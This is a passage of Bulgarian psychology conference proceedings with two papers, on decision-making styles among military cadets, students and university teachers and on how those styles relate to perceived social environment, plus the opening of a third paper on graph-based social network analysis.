Въпросникът включва 25 айтема, деференцирани в 5 скали по 5 айтема. Изследваните отговарят в каква степен са верни за тях твърденията, като използват 5-степенната Ликерт скала от „напълно невярно“ до „напълно вярно“.

Скалата за рационалния стил за вземане на решение включва айтеми, като: Права двойна проверка на източниците си на информацията, за да съм сигурен, че разполагам с точните факти, преди да взема решение.

Скалата за интуитивния стил за вземане на решение включва айтеми, като: Когато вземам решения, съм склонен да разчитам на интуицията си.

Скалата за зависимия стил за вземане на решение включва айтеми, като: Когато вземам важни решения, често имам нужда от помощта на други хора.

Скалата за избягващия стил за вземане на решение включва айтеми, като: Винаги когато мога, отлагам вземането на решение.

Скалата за спонтанния стил за вземане на решение включва айтеми, като: Често вземам решения на момента.

Въпросникът има добри психометрични показатели (Cronbach's Alpha > 0,70) и потвърдена петфакторна структура: Kaiser-Meyer-Olkin Measure of Sampling Adequacy = 0,693 (0,723) и 62,128% (58, 886%) обяснена дисперсия. В скоби са отразени данните от непубликувано изследване (Карастоянов, 2016).

В емпиричното изследване са включени 338 лица: 87 курсанти обучаващи се в НВУ „В. Левски“, факултет „Артилерия, ПВО и КИС“ – Шумен, 105 студенти, обучаващи се в ШУ „Еп. К. Преславски“, 62 преподаватели от НВУ „В. Левски“, факултет „Артилерия, ПВО и КИС“ – Шумен и 84 преподаватели от ШУ „Еп. К. Преславски“. Подбраните образователни среди имат едни и същи функции – подготовка на специалисти с висше образование. Те се различават помежду си както по съдържанието на обучението и преподаваните специалности, така и по организацията на учебния процес и изискванията на средата към включените в нея индивиди. Те се различават също и по степента на включеност на индивидите в тях. Слушателите и преподавателите пребивават във военната образователна среда в рамките на дневно работно време в рамките на 8,5 часов работен ден. Преподавателите и студентите в гражданските висши училища пребивават в рамките на учебното разписание и в т. нар. присъствен ден. По такъв начин основните изследвания не само позволяват проверка на теоретичния модел, но също така дават информация за особеностите на определен клас социални среди.

В следващата таблица са представени резултатите от изчисляването на средните стойности, стандартните отклонения и вътрешната валидност (Cronbach’s alpha) на скалите използвани в емпиричното изследване на въпросника за стила на вземане на решение.

Таблица 1: Средни стойности, стандартни отклонения и алфа на Кронбах на въпросника за основните стилове за вземане на решение (извадката е от 338 изследвани лица)

	Брой на айтемите	Общо /n=338/		α на Кронбах /n=338/
		Средна	Ст. отклон.	
Обща сила	25	82,46	9,97	0,71
Рационален стил	5	20,11	3,24	0,65
Интуитивен стил	5	18,27	3,62	0,68
Зависим стил	5	16,05	4,27	0,73
Избягващ стил	5	13,36	3,95	0,64
Спонтанен стил	5	14,67	3,83	0,63

В таблица 1 се вижда, че коефициентът алфа на Кронбах за изследваната скала е 0,71, което е гарант за добра валидност на скалата за възприет стрес. Вътрешната съгласуваност на скалата, показваща степенята, в която айтемите от нея формират една обща група, която е в рамките на приетия праг за надежност. Коефициентът варира от 0,64 до 0,73 за петте скали на въпросника, което показва стабилност на коефициентите на Кронбах. Тази тенденция в резултатите като цяло съответства на представените данни в литературата, както и по отношение на адаптацията на въпросника за България.

Таблица 2: Дескриптивни статистики за основните стилове за вземане на решение и влияние на спецификата на извадките върху тях

	N	M (средна)	SD	SE	95% доверителен интервал		F, p< 0.05	P	
					долна граница	горна граница			
					Рационален стил на вземане на решение	Извадка 1 (курсанти)			87
Извадка 2 (студенти ШУ)	105	19,15	3,82	0,37		18,41	19,89		
Извадка 3 (преподаватели ШУ)	84	20,63	2,90	0,32		20,00	21,26		
Извадка 4 (преподаватели ВУ)	62	21,08	2,40	0,31		20,47	21,69		
Общо	338	20,11	3,24	0,18		19,77	20,46		

Интуитивен стил на вземане на решение	Извадка 1 (курсанти)	87	18,07	3,78	0,41	17,26	18,88	0,18	0,91
	Извадка 2 (студенти ШУ)	105	18,23	3,55	0,35	17,55	18,92		
	Извадка 3 (преподаватели ШУ)	84	18,46	3,57	0,39	17,69	19,24		
	Извадка 4 (преподаватели ВУ)	62	18,34	3,63	0,46	17,42	19,26		
	Общо	338	18,27	3,62	0,20	17,88	18,66		
Зависим стил на вземане на решение	Извадка 1 (курсанти)	87	14,79	3,70	0,40	14,00	15,58	5,99	0,00 1
	Извадка 2 (студенти ШУ)	105	16,99	4,16	0,41	16,18	17,80		
	Извадка 3 (преподаватели ШУ)	84	16,77	4,26	0,46	15,85	17,70		
	Извадка 4 (преподаватели ВУ)	62	15,26	4,68	0,59	14,07	16,4456		
	Общо	338	16,05	4,27	0,23	15,60	16,51		
Избягващ стил на вземане на решение	Извадка 1 (курсанти)	87	12,62	4,19	0,45	11,73	13,51	5,27	0,00 1
	Извадка 2 (студенти ШУ)	105	14,50	4,20	0,41	13,68	15,30		
	Извадка 3 (преподаватели ШУ)	84	13,39	3,70	0,40	12,59	14,20		
	Извадка 4 (преподаватели ВУ)	62	12,42	3,00	0,38	11,66	13,18		
	Общо	338	13,36	3,95	0,22	12,94	13,78		
Спонтанен стил на вземане на решение	Извадка 1 (курсанти)	87	13,89	4,15	0,45	13,00	14,77	3,02	0,03
	Извадка 2 (студенти ШУ)	105	15,38	3,86	0,38	14,63	16,13		
	Извадка 3 (преподаватели ШУ)	84	14,27	3,72	0,41	13,47	15,08		
	Извадка 4 (преподаватели ВУ)	62	15,08	3,21	0,41	14,27	15,90		

Чрез еднофакторен дисперсионен анализ ANOVA и множествени сравнения се установи статистическо значимо влияние на спецификата на извадките според специалност (ВУ и ШУ) и академичен статус (студенти и преподаватели) върху използването /склонността за използване на четири от стиловете на вземане на решение. Установиха се и статистически значими различия между четирите различните извадки.

Представените данни могат да бъдат интерпретирани така :

- Рационален стил на вземане на решение: дисперсионен анализ АНОВА (множествени сравнения) статистически значима разлика се установява между преподавателите в ШУ и преподавателите във ВУ ($p < 0.05$). Установи се, също че статистически значимо най-често се използва от преподаватели във военното училище и най-рядко от студентите в Шуменския. Най-високо е стандартното отклонение, отчетено при студентите от ШУ, като същото е и над общото средно ниво. Това показва, че при тези респонденти има най-широк диапазон на расейване в представените отговори.

- Интуитивен стил на вземане на решение: Представените данни в таблицата показват, че при този стил на вземане на решение няма изразена статистическа значимост, тъй като в случая $p = 0,91$ (при допустимост ($p < 0.05$)).

- Зависим стил на вземане на решение: най-често се използва от студентите и преподавателите в ШУ, като различието е статистически значимо по отношение на студентите в ШУ и курсантите;

- Избягващ стил на вземане на решение: най-често се прилага от студентите в ШУ, като разликата с курсантите е статистически значима, а най-рядко се използва от преподавателите във ВУ, като разликата с останалите не е статистически значима.

- Спонтанен стил на вземане на решение: най-често се използва от студентите в ШУ, като това е статистически значимо само по отношение на курсантите.

Потвърждават се хипотезата на данните от друго изследване (Карастоянов, 2018), че военната среда е силно структурирана и вземането на решение до голяма степен е ограничено от нормите на рационалността, затова преподавателите във военна среда използват най-често рационалния стил и по-рядко избягващия, спонтанния и зависимия стил.

Средата на работа и професионалния статус имат статистическо значимо влияние при формирането на обичайното използване на стиловете на вземане на решение.

Заклучение

Сред съвременните български университети военният университет се отличава с тясната обвързаност на образователната цел – овладяването на професията на военен служител – офицер от Българската армия, и възпитателната цел – изкуството на военното лидерство, предполагащо интернализация на нравствени ценности като човеколюбие, патриотизъм, себеотрицание. В условията на война тези ценности биха могли да доведат до морални дилеми и дори агресия, което предизвиква изследователския интерес към бъдещите военни лидери.

За съжаление, двете институции – училището и армията, работят „поотделно” с младите хора, което е обяснимо с различните цели и задачи, но е слабост, предпоставяща негативни последици, ако отправната гледна точка е друга – личността.

Настоящото изследване се опитва да изгради мост, по който да преминават не само специалистите от двете системи, но и младежите – курсантите и студентите.

Използвана литература:

1. Великова, М., (2019) Особенности в перцепциите на образователната среда, e-Journal VFU, Варненски свободен университет "Черноризец Храбър", ISSN 1313-7514, https://ejournal.vfu.bg/pdfs/Velikova_Statiya.pdf.
2. Величков, А., Радославова, М. (1995). Социалната среда като условие за адаптацията на личността, Българско списание по пси-хология, бр. 3.

3. Величков, А., Радославова, М., Петков, Г. (2002). Оптимално функциониране на личността в социална среда, Печатна база на МВР, София.
4. Димитрова, Н. Компетентностният подход в обучението – предпоставка за постигането на акмеологически резултати. Компетентностният подход в обучението – традиции и иновации, Сборник на катедра „Технологично обучение, професионално образование и предучилищна и начална училищна педагогика”, Шумен, 2021, Университетско издателство „Епископ Константин Преславски”, 151 – 159.
5. Драганова, Хр. (2024) Социологическо проучване сред студенти от Шуменския университет относно дисциплината „спорт – туризъм“, Сборник научни трудове от пътуващ семинар Рим – Перуджа – Асизи, Университетско издателство „Епископ Константин Преславски“, Шумен, ISBN 978-619-201-760-6.
6. Илиева, С. (1998). Привързаност към организацията. Психологически анализ. Издателство „Албатрос”, София.
7. Илиева, С., Николова, Ю. (2004). Мотивацията на университетски преподаватели и служители като фактор за организационна ефективност и развитие. В: “Управление и устойчиво развитие”, ЛТУ, 327-331.
8. Карастоянов, Г. (1996). Стрес и военна среда. Издателство на МО, София.
9. Карастоянов, Г., Георгиева- Къдрева, Г. (2016). Типологични предпочитания и стилове за вземане на решения, Сборник с доклади „Лидерство и организационно развитие”, УИ „Св. Климент Охридски”, София.
10. Митина, М. (2004) „Психология труда и професионального развития учителя”, Издателство „ACADEMA”.
11. Стоянов, В. (2011). Психичен стрес в организацията. Системен модел за изследване. Варна, ВСУ „Черноризец Храбър”, ISBN 978-954-715-492-6.
12. Allwood, C. M., & Salo, I. (2012). Decision-making styles and stress. *International Journal of Stress Management*, 19(1), 34–47. <https://doi.org/10.1037/a0027420>.
13. Hobfoll S.E. (1989), Conservation of resources. A new attempt at conceptualizing stress, *American Psychologist*, 44, 513 – 524.
14. Moos, R.H. (1987), *The social climate scales: A user's guide*, Consulting psychologists press, Palo Alto, California.
15. Moskos, C., Wood, F. (1988) *The Military: More Than Just a Job?*, Pergamon-Brassey's International Defense Publishers, ISBN 008034321X.
16. Scott, S., Bruce, R., (1995). Decision-Making Style: The Development and Assessment of a New Measure, *Educational and Psychological Measurement*, vol. 55(5):818-831, DOI: 10.1177/0013164495055005017.

INDIVIDUAL DIFFERENCES IN DECISION-MAKING STYLES MEASURED BY ASSESSMENT OF THE SOCIAL ENVIRONMENT

Mariela Lyubcheva Antonova, Stamen Iliev Antonov

*Konstantin Preslavsky University of Shumen, Shumen, Bulgaria,
National Military University “Vasil Levski”, Veliko Tarnovo, Faculty “Artillery AD and CIS”,
Shumen, Bulgaria, e-mail: m.l.ivanova@shu.bg, e-mail: stamantonov@abv.bg*

Abstract: *Based on earlier research on decision-making style, decision-making style is defined as the pattern of response displayed by an individual in an individual in a decision-making situation. This response pattern is determined by the decision situation, the decision task, and the individual characteristics of the decision maker. This study analyzed the relationship between each of the five decision-making styles and an indicator of activity control among military officers, students, cadets, and university teachers.*

Keywords: *decision-making style, social environment*

ИНДИВИДУАЛНИ РАЗЛИКИ В СТИЛА НА ВЗЕМАНЕ НА РЕШЕНИЯ ИЗМЕРЕНИ ЧРЕЗ ОЦЕНКА НА СОЦИАЛНАТА СРЕДА

Мариеела Любчева Антонова, Стамен Илнев Антонов

*ШУ „Епископ Константин Преславски“, Шумен, България
НВУ „Васил Левски“, Велико Търново, Факултет „Артилерия, ПВО и КИС“, Шумен,
България, e-mail: m.l.ivanova@shu.bg, e-mail: stamantonov@abv.bg*

Резюме: *Въз основа на по-ранни проучвания върху стила на вземане на решение, стилът на вземане на решение се определя като модел на реакция, показан от индивид в индивид в ситуация на вземане на решение. Този модел на реакция се определя от ситуацията на вземане на решение, задачата за вземане на решение и от индивидуалните характеристики на вземащия решение. Това проучване анализира връзката между всеки от петте стила на вземане на решения и индикатора за контрол на дейността, сред военните офицери, студенти, курсанти и преподаватели във висши училища.*

Ключови думи: *стил на вземане на решение, социална среда*

Увод

Според резултатите от множество изследвания хората се различават по стила на вземане на решения, като предпочитаният стил се запазва относително стабилен във времето. За теоретична основа сме избрали таксономията на стиловете на вземане на решение с изведени пет основни стила. Те се разграничават на базата на полярни дименсии за изучаване на различните възможности при системно събиране на информация срещу обръщане на внимание на детайлите, разчитане и осляняне на подкрепа от другите срещу степен на активност в процеса на вземане на решение. Извлечените стилове са:

Рационален стил на вземане на решение – предпочитание към системно събиране и оценка на информацията и изследване на различни хипотези преди вземането на решение.

Интуитивен стил на вземане на решение - обръщане на внимание на детайлите от информационния поток (вместо системно търсене и преработване на информацията) и тенденция при оценката им да се разчита на чувствата, впечатленията, интуицията, предчувствията и емоциите.

Зависим стил на вземане на решение - предпочитание към търсенето на мнения, съвети, насоки или подкрепа от други хора.

Избягващ стил на вземане на решение - предпочитание към отлагане, колебание или опит въобще да се избегне вземането на решение.

Спонтанен стил на вземане на решение - предпочитание за достигането до решение веднага или колкото е възможно по-скоро.

Връзката между стила на вземане на решение и контрола на дейността е сравнително слабо изследвана, независимо от логичното допускане за нейната важност. Стресът и справянето с него е сред най-изследваните теми в психологията след 60-те години на миналия век. Резултатите обаче са разочароващи.

Изследване на социалната среда

Съществуващите парадигми за изследване и обяснение на социалната среда очертават някои основни подходи в изследването на отношението личност – среда.

Социалната среда има няколко характерни особености изследвани от Величков и сътрудници (2002):

Първо, тя се разглежда като част от общата организация на социалния живот. Индивидите живеят в множество институционализирани пространства, които заедно са вградени в системата на обществото. В качеството на такива пространства може да се разглеждат работната среда, семейството, клубът по интереси и др.

Второ, социалната среда не е просто място, където се събират хора. Тя има своя организация, стил на функциониране и цели, към които е насочена. Това е една отворена система, през която преминават потоци от материя, енергия и информация, а така също се сменят и индивидите попадащи в нея.

Трето, социалната среда е в двупосочни отношения с включените в нея индивиди. Тя им предоставя възможности за съществуване, за постигане на лични цели и за удовлетворяване на потребности. От друга страна, социалната среда предявява изисквания и натоварвания, които водят до промени в индивидуалните нагласи към нея. Индивидите инвестират нещо от себе си – усилия, време или средства, за да получат нещо от средата – заплащане, подкрепа, сигурност и други.

Четвърто, социалната среда е в отношения с други среди и с обществото като цяло. Тези отношения може да имат най- различен характер – на обмен, на обслужване и т.н. В цялостната структура на обществото, средата има специфични функции – тя може да носи висока престижност или да обозначава някаква социална стигма. Позицията на средата в обществения контекст и функциите които изпълнява, определят характера на пребиваването на индивидите в нея. В едни

среди то може да бъде доброволно (например членство в спортен клуб), в други може да бъде задължително (напр. отслужване на наборна военна служба), а в трети – принудително (напр. изтърпяване на присъда). Това пребиваване влияе по различен начин на поддържането на определен социален статус, като в едни случаи съхранява личностната идентичност, а в други – налага нейната промяна или изоставяне.

Пето, социалната среда, като организирана система, задава определени позиции на индивидите в нея и налага форми на поведение, които се основават на норми и предписания и имат задължителен характер. Нормативната система на социалната среда има принудителен характер и налага ограничения върху индивидуалното поведение. Усвояването им гарантира оставането в средата, а нарушаването им се санкционира по един или друг начин. Индивидите участват в социалните взаимодействия в зависимост от позициите, които заемат. Ако средата е йерархично организирана, част от участниците в нея са в позиции, които им осигуряват по-голяма автономност при вземане на решения и упражняване на контрол над процесите в средата. Други индивиди са в подчинени позиции и натоварванията върху тях са по-големи.

Една от характеристиките за изучаване на социалната среда касае отношението на индивидите в средата, които обединяват онези страни от функционирането на средата, които непосредствено засягат оставането на индивида в нея и постигането на личните му цели, като:

- натоварване (степен, в която средата изисква от индивида да инвестира лични ресурси);
- строгост на реда (степен, в която средата налага принуда върху индивида за изпълнение на нейните норми и правила);
- впримченост (описва тенденцията за неблагоприятни последици за индивида, ако той напусне средата);
- защитеност (степен, в която средата предпазва индивида от неблагоприятните въздействия на по-широкото социално обкръжение);
- удовлетворителност (степен до която средата дава възможност на индивида да задоволява личните си потребности);
- придвижване (възможности предоставяни от средата за израстване и заемане на друга позиция в нея);
- пренаселеност (степен, в която средата затруднява поведенческата изява, поради липса на достатъчно пространство).

Други характеристики на средата като част от по-широката социална система, са тези които описват съществуването на средата в обществения контекст и отношенията, зададени на индивида попаднал в нея, спрямо по-широки социални общности. Тези характеристики са:

- престижност (степен, в която пребиваването в средата способства за поддържане на положителен социален образ за себе си);
- достъпност (леснота за индивида да попадне в дадената социална среда);
- обособеност (наличие на знаци и сигнали за обозначаване присъствието и позицията на индивида в средата);

- изолираност (степен, в която средата ограничава свободния преход на индивида към други среди или взаимодействието му с тях, без да напуска настоящата среда).

Приема се че тези групи характеристики на социалната среда са в определена степен взаимозависими. За всяка социална среда те имат специфично съдържание и начини на взаимодействие. Освен това, не всички характеристики не са еднозначни по своя психологичен смисъл за индивида. И в този смисъл е важно да се отчита взаимодействието между тях, балансът между изисквания и натоварвания от една страна и получаваните облаги за индивида – от друга. Освен това, определени характеристики могат да имат различен субективен смисъл в зависимост от цялостната конфигурация на средата. Когато тя е благоприятна от субективна гледна точка, работещите ще бъдат склонни да приемат различни ограничения и натоварвания, докато при неблагоприятна конфигурация характеристиките няма да бъдат достатъчни за преживяване на удовлетвореност от труда (Величков, Радославова, 1995).

Един от известните подходи към изучаване на средата, прилаган многократно и в български изследвания, е оценката на социалния климат. Цитираният по-горе Р. Мус разграничава три основни дименсии на климата: междуличностни взаимоотношения, личен растеж и поддържане и промяна на системата. Всяка от тези дименсии се описва с определен набор от специфични скали, като стремежът е да се открият само онези, които са общи за различни социални среди.

В направено изследване (Великова, 2019) се прилага същия подход, но съгласно теоретичния модел на Величков, Радославова и Петков, социалните среди са описани с три дименсии, които отразяват начина им на съществуване и функциониране. Тези дименсии са организационно и функционално състояние на средата, отношение на средата към по-широкото социално обкръжение, в което тя съществува и отношение на средата към включените в нея индивиди.

Организационното и функционално състояние на средата описва начина, по който тя съществува като обособена цялост.

Целта на настоящото изследване е да се изследва връзката между преживяването на стрес, справянето с него и стиловете на вземане на решение.

Метод

Въпросник за оценка на социална среда създаден от Величков и колектив (Радославова, Величков, 2005). Съдържа 50 твърдения, чрез които се описват дименсиите на средата. Изследваните лица оценяват доколко всяко твърдение се отнася за изучаваната среда, като използват 5-степенна скала със стойности от 1-изобщо невярно до 5 напълно вярно.

Към дименсиите на **организационното и функционално състояние на социалната среда** се отнасят следните скали:

1. Нормативна база- наличие на предписания и правила на поведение в средата, чрез която се поддържат нейните функции;

Включва айтеми като:

Тук всички познават правилата, които действат.

Тук съществуват норми какво да се предприема във всяка ситуация.

2. Строгост на реда – степен в която се санкционират отклоненията от установените норми и правила.

Включва айтеми като:

Нарушаването на правилата тук се наказва строго.

Наредбите се спазват, дори да се считат за необосновани.

3. Противоречивост - наличие на конфликтни или несъвместими изисквания за действие;

Включва айтеми като:

Съществуват несъвместими изисквания

Дейностите се планират лошо.

Втората дименсия, **отношението на конкретната среда към по-широкия социален контекст** – описват съществуването на средата в обществения контекст и отношенията, зададени на индивида попаднал в нея, спрямо по-широки социални общности. Включва следните скали:

4. Достъпност - леснота за индивида да попадне в дадената социална среда;

Включва айтеми като:

Необходимо е човек да притежава много качества, за да бъде тук.

За да се влезе в тази среда, са нужни добри препоръки от влиятелни хора.

5. Престижност - степен, в която пребиваването в средата способства за поддържане на положителен социален образ за себе си;

Включва айтеми като:

Въпрос на чест е да бъдеш част от тази среда.

Фактът, че човек е тук, му осигурява почит и уважение.

6. Изолираност - степен, в която средата ограничава свободния преход на индивида към други среди или взаимодействието му с тях, без да напуска настоящата среда

Включва айтеми като:

Има ограничения кога човек да общува с външни хора.

Тази среда е изолирана и затворена за външни контакти.

Трета дименсия, **отношение на средата към индивидите в нея** – обединяват онези страни от функционирането на средата, които непосредствено засягат оставането на индивида в нея и постигането на личните му цели. Включва скали като:

7. Натоварване - степен, в която средата изисква от индивида да инвестира лични ресурси;

Включва айтеми като:

Изисква се изразходване на много нерви, за да може човек да изпълни задълженията си.

Тук се налага да се изразходват много сили, за да се постигнат изискванията.

8. Задоволителност - степен до която средата дава възможност на индивида да задоволява личните си потребности;

Включва айтеми като:

Присъствието тук носи изгоди.

Тази среда дава някои значителни привилегии.

9. Впримченост - описва тенденцията за неблагоприятни последици за индивида, ако той напусне средата

Включва айтеми като:

Има обективни препятствия, които не позволяват да се напусне от тук.

Неприятните последици от напускането на това място са по-големи от текущите неудобства.

10. Защитеност - степента, в която средата предпазва индивида от неблагоприятните въздействия на по-широкото социално обкръжение;

Включва айтеми като:

В тази среда човек има чувство на защитеност.

Ако човек е тук, повечето от трудностите на другите ще го отминат.

Въпросник за основните стилове за вземане на решение_ (Scott & Bruce, 1995) Скот и Брус си поставят задачата да интегрират всички по-ранни изследвания в областта на стила на вземане на решение, като концепцията и инструментът, който я операционализира, да бъдат емпирично верифицирани. Така се преодолява една голяма слабост в тази изследователска област.

Въпросникът включва 25 айтема, деференцирани в 5 скали по 5 айтема. Изследваните отговарят в каква степен са верни за тях твърденията, като използват 5-степенната Ликерт скала от „напълно невярно“ до „напълно вярно“.

Скалата за **рационалния стил** за вземане на решение включва айтеми, като: *Права двойна проверка на източниците си на информация, за да съм сигурен, че разполагам с точните факти, преди да взема решение.*

Скалата за **интуитивния стил** за вземане на решение включва айтеми, като: *Когато вземам решения, съм склонен да разчитам на интуицията си.*

Скалата за **зависимия стил** за вземане на решение включва айтеми, като: *Когато вземам важни решения, често имам нужда от помощта на други хора.*

Скалата за **избягващия стил** за вземане на решение включва айтеми, като: *Винаги когато мога, отлагам вземането на решение.*

Скалата за **спонтанния стил** за вземане на решение включва айтеми, като: *Често вземам решения на момента.*

Въпросникът има добри психометрични показатели (Cronbach's Alpha > 0,70) и потвърдена петфакторна структура: Kaiser-Meyer-Olkin Measure of Sampling Adequacy = 0,693 (0,723) и 62,128% (58, 886%) обяснена дисперсия. В скоби са отразени данните от непубликувано изследване (Карастоянов, 2016).

В следващата таблица са представени резултатите от изчисляването на средните стойности, стандартните отклонения и вътрешната валидност (Cronbach's alpha) на скалите използвани в емпиричното изследване на въпросника за стила на вземане на решение.

Таблица 1: Средни стойности, стандартни отклонения и алфа на Кронбах на въпросника за основните стилове за вземане на решение (извадка е от 338 изследвани лица)

	Брой на айтемите	Общо /n=338/		α на Кронбах /n=338/
		Средна	Ст. отклон.	
Обща сила	25	82,46	9,97	0,71
Рационален стил	5	20,11	3,24	0,65
Интуитивен стил	5	18,27	3,62	0,68
Зависим стил	5	16,05	4,27	0,73
Избягващ стил	5	13,36	3,95	0,64
Спонтанен стил	5	14,67	3,83	0,63

В таблица 1 се вижда, че коефициентът алфа на Кронбах за изследваната скала е 0,71, което е гарант за добра валидност на скалата за възприет стрес. Вътрешната съгласуваност на скалата, показваща степенята, в която айтемите от нея формират една обща група, която е в рамките на приетия праг за надежност. Коефициентът варира от 0,64 до 0,73 за петте скали на въпросника, което показва стабилност на коефициентите на Кронбах. Тази тенденция в резултатите като цяло съответства на представените данни в литературата, както и по отношение на адаптацията на въпросника за България.

Таблица 2: Средни стойности, стандартни отклонения и алфа на Кронбах на въпросника за оценка на социалната среда

	Брой на айтемите	Общо /n=338/		α на Кронбах /n=338/
		Средна	Ст. отклон.	
Обща сила	50	143,26	18,07	0,78
Нормативна база	4	13,27	3,32	0,59
Строгост на реда	7	21,75	4,30	0,62
Противоречивост	4	12,28	3,51	0,64
Достъпност	4	12,99	3,30	0,64
Престижност	6	19,75	4,84	0,74
Изолираност	6	13,93	5,75	0,80
Наготоварване	6	17,13	4,84	0,72
Задоволителност	4	11,14	3,01	0,57
Впримченост	4	9,07	3,36	0,57
Защитеност	5	13,93	3,87	0,65

(извадка е от 338 изследвани лица)

Тук също се вижда, че коефициентът алфа на Кронбах за изследваната скала е малко над 0,70, което е гарант за добра валидност на скалата за социална среда. Вътрешната съгласуваност на скалата, показваща степенята, в която айтемите от

нея формират една обща група е в рамките на статистически приетия праг за надежност. Коефициентът варира от 0,57 до 0.74 за десетте скали на въпросника, което показва стабилност на коефициентите на Кронбах.

Таблица 3: Корелационна връзка „социална среда и стил на вземане на решение“

	Рационален стил на вземане на решение	Интуитивен стил на вземане на решение	Зависим стил на вземане на решение	Избягващ стил на вземане на решение	Спонтанен стил на вземане на решение
Нормативна база	0,071	-0,014	-0,018	0,050	-0,007
Строгост на реда	0,329*	-0,260*	-0,022	-0,061	-0,037
Противоречивост	-0,309*	0,238*	-0,021	0,411*	0,031
Достъпност	-0,094	0,231*	-0,038	-0,410*	0,043
Престижност	0,340*	0,009	0,250*	0,004	-0,240*
Изолираност	-0,288*	-0,037	-0,022	0,271*	-0,023
Натоварване	0,021	0,035	0,014	0,27*	-0,068
Задоволителност	-0,034	0,025	0,385*	0,077	-0,013
Впримченост	-0,317*	-0,061	0,034	0,063	0,008
Защитеност	-0,274*	-0,073	-0,043	0,047	-0,095

* Корелациите са значими при $p < 0,05$.

** Корелациите са значими при $p < 0,01$.

Чрез еднофакторен дисперсионен анализ ANOVA и множествени сравнения се установи статистическо значимо влияние на спецификата на извадките според специалност (ВУ и ШУ) и академичен статус (студенти и преподаватели) върху използването /склонността за използване на четири от стиловете на вземане на решение. Установиха се и статистически значими различия между четирите различните извадки.

По данни от таблица 3 социалната среда и стилът на вземане на решение нямат силна зависимост помежду си.

Значителна корелация е отчетена само при избягващият стил на вземане на решение и конструктите „противоречивост“ ($r=0,411$) и „достъпност“ ($r=-0,411$).

Умерена корелация най-често се наблюдава между социалната среда рационалният стил на вземане на решение. Тук тя се проявява в конструктите: строгост на реда ($r=0,329$), противоречивост ($r=-0,309$), престижност ($r=0,340$), изолираност ($r=-0,288$), впримченост ($r=-0,318$), защитеност ($r=-0,274$).

При интуитивния стил на вземане на решение умерена корелация е отчетена за: строгост на реда ($r=-0,260$), противоречивост ($r=0,238$), достъпност ($r=0,231$).

За зависимия стил на вземане на решение умерена корелация със социалната среда е наблюдавана при: престижност ($r=0,250$) и задоволителност ($r=0,385$).

При избягващия стил на вземане на решение, освен значимата корелация, както писахме по-горе е отчетена и умерена зависимост със елементи на социалната среда: изолираност ($r=0,271$) и натоварване ($r=0,27$).

Спонтанният стил на вземане на решение отчита само една умерена корелационна зависимост със елемент от социалната среда – престижност ($r=0,240$).

Интересно в случая е, че нормативната база като елемент на социалната среда има изключително ниски нива на корелация със всички стилове на вземане на решение, което означава, че между тях няма зависимост.

Заклучение

Представеното изследване установи, че повечето характеристики на социалната среда са свързани с повечето стилове за вземане на решение. По-високото принуждаване на индивида да изпълнява нормите и правилата в социалната среда е свързана с по-силното предпочитание към използването на рационален стил на вземане на решение, по-високи равнища са свързани и използването на интуитивен стил на вземане на решение. Наличието на конфликти е свързано с избягващия стил на вземане на решение, докато по-рядкото наличие е свързано с по-честото използване на рационален и интуитивен стилове на вземане на решение, а използването на спонтанен стил на вземане на решение. Когато средата е достъпна по-лесно се използват интуитивния и избягващия стил. При степента в която пребиваването в средата способства за поддържане на положителен социален образ се използва рационалния стил, докато спонтанния стил равнището е ниско. При степента в която средата ограничава свободния преход към други среди най-често се използва също рационалния стил и най-рядко избягващ. Когато средата изисква да се инвестира личен ресурс се използва избягващия стил на вземане на решение. Когато средата дава възможности за удовлетворяване на потребностите на индивида, то тогава установихме, че се използва зависимия стил на вземане на решение. Рационален стил се използва и когато пребиваването в средата предпазва индивида от неблагоприятни въздействия на по-широкото социално обкръжение. В заключение можем да посочим, че се потвърждава очакваната връзка между стила на вземане на решение и влиянието на социалната среда. В бъдещи изследвания би било интересно да се продължи търсенето на влиянието и мястото на други фактори, които влияят директно или определят тези конструкти опосредствано с цел очертаване на по-цялостна картина и възможност за предиктивни прогнози и предлагани интервенции.

Литература:

1. Великова, М., (2019) Особенности в перцепциите на образователната среда, e-Journal VFU, Варненски свободен университет "Черноризец Храбър", ISSN 1313-7514, https://ejournal.vfu.bg/pdfs/Velikova_Statiya.pdf.
2. Величков, А., Радославова, М. (1995). Социалната среда като условие за адаптацията на личността, Българско списание по психология, бр. 3

3. Величков, А., Радославова, М., Петков, Г. (2002). Оптимално функциониране на личността в социална среда, Печатна база на МВР, София
4. Карастоянов, Г. (2018) Индивидуални различия при вземане на решение, издателство „Изток-Запад“, ISBN 978-619-01-0306-6, София
5. Радославова, М., Величков, А. (2005). Методи за психодиагностика, ИК “Пандора прим”, ISBN: 9546340073
6. Scott, S. G. & R. A. Bruce (1995). Decision-making style: the development and assessment of a new measure. *Educational and Psychological Measurement*, 55, (5), 818-831
7. Gambetti et al., 2008 Gambetti, E., M. Fabbri, L. Bensi & L. Tonetti (2008). A contribution to the Italian validation of the general decision-making style inventory. *Personality and Individual Differences*, 44(4), 842-852
8. Spicer & Sadler-Smith, (2005). Spicer, D., E. Sadler-Smith (2005). An examination of the general decision making style questionnaire in two UK samples. *Journal of Managerial Psychology*, 20(2), 137-149

GRAPH BASED SOCIAL NETWORK ANALYSIS TOOLS

Milena H. Lambeva

Faculty of Artillery, Air Defense and Communication and Information Systems, National Military University, Shumen, Bulgaria, milenalambeva_333@gmail.com

Abstract: *The growth of social networks has strengthened their footprint in many spheres of public life. The need to study their structure, parameters, as well as to make predictions about their changes is indisputable. This report examines the possibilities of graph theory as a mathematical tool for modeling and researching social networks.*

Keywords: *social network analysis, graph theory*

БАЗИРАНИ НА ГРАФИ СОФТУРНИ ИНСТРУМЕНТИ ЗА АНАЛИЗ НА СОЦИАЛНИ МРЕЖИ

Милена Х. Ламбева

Факултет „Артилерия, ПВО и КИС“, Национален военен университет “Васил Левски”, Шумен, България, milenalambeva_333@gmail.com

Резюме: *Влиянието на социалните мрежи в много области на обществото обосновава необходимостта на тяхната структура и свойства да бъдат изучавани и на тяхна база да се формулират прогнози за техните изменения. В този доклад са разгледани възможностите на теорията на графите, в качеството и на математическа основа за създаване на софтуерни средства за модели-ране и изследване на социални мрежи.*

Keywords: *анализ на социални мрежи, теория на графите*

Увод

